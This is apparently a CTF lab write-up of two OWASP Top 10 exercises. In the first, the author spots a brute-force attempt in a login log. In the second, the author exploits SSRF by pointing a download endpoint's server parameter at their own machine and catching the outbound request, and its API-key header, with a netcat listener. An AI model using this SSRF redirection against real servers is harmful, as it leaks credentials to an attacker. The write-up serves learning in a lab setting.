
Task 21 9. Security Logging and Monitoring Failures

What IP address is the attacker using?

➔ I downloaded the task file and checked its content

Command: cat login-logs_1595366583422.txt

Answer: 49.99.13.16



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ cat login-logs_1595366583422.txt
200 OK           12.55.22.88 jr22          2019-03-18T09:21:17 /login
200 OK           14.56.23.11 rand99        2019-03-18T10:19:22 /login
200 OK           17.33.10.38 afer11        2019-03-18T11:11:44 /login
200 OK           99.12.44.20 rad4          2019-03-18T11:55:51 /login
200 OK           67.34.22.10 bff1          2019-03-18T13:08:59 /login
200 OK           34.55.11.14 hax0r         2019-03-21T16:08:15 /login
401 Unauthorised 49.99.13.16 admin         2019-03-21T21:08:15 /login
401 Unauthorised 49.99.13.16 administrator 2019-03-21T21:08:20 /login
401 Unauthorised 49.99.13.16 anonymous     2019-03-21T21:08:25 /login
401 Unauthorised 49.99.13.16 root          2019-03-21T21:08:30 /login
```

What kind of attack is being carried out?

➔ Since there are different attempts, same IP address, different login names, in 15 seconds.


Answer: brute force

Task 22 10. Server-Side Request Forgery (SSRF)

Explore the website. What is the only host allowed to access the admin area?

- ➔ Navigating to the admin area by clicking on the three bars in the upper left, I encountered an access denied message as I was not recognized as "localhost".

Answer: localhost




10.10.93.3:8087/admin

Admin interface only available from localhost!!!

Check the "Download Resume" button. Where does the server parameter point to?

- ➔ I right clicked on the button and clicked on inspect

Answer:secure-file-storage.com



```
<p>Cat Photographer and Web Designer</p> overflow
<img class="w3-image w3-hide-large w3-hide-small w3-round" src="/static/imgs/profile.jpeg"
style="display:block;width:60%;margin:auto;">
<img class="w3-image w3-hide-large w3-hide-medium w3-round" src="/static/imgs/profile.jpeg"
width="1000" height="1333">
<a class="w3-button w3-light-grey w3-padding-large w3-margin-top"
href="/download?server=secure-file-storage.com:8087&id=75482342">…</a> overflow
::after
</header>
<!--Portfolio Section-->
<div id="portfolio" class="w3-padding-32 w3-content">…</div>
```

div.w3-main.w3-padding-large > header#home.w3-container.w3-center > a.w3-button.w3-light-grey.w3-padding-lar...

```
element {                                                inline
}
.w3-light-grey, .w3-hover-light-                   w3.css:176
grey:hover, .w3-light-gray, .w3-hover-
light-gray:hover {
   color: #000 !important;
   background-color: #f1f1f1 !important;
}
.w3-padding-large {                                w3.css:141
   padding: 12px 24px !important;
}
.w3-margin-top {                                   w3.css:139
```

Select a Flex container or item to continue.


CSS Grid is not in use on this page

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

- ➔ Go to this link: http://10.10.93.3:8087/download?server=secure-file-storage.com:8087&id=75482342
- ➔ Replace the secure-file-storage.com with your tun0 or attachbox ip address
- ➔ Then set up your netcat listener

Command: nc -lvnp 8087

Answer: THM{Hello_Im_just_an_API_key}



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ nc -lvnp 8087
listening on [any] 8087 ...
connect to [10.4.70.223] from (UNKNOWN) [10.10.93.3] 45806
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 10.4.70.223:8087
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}
```

END!!!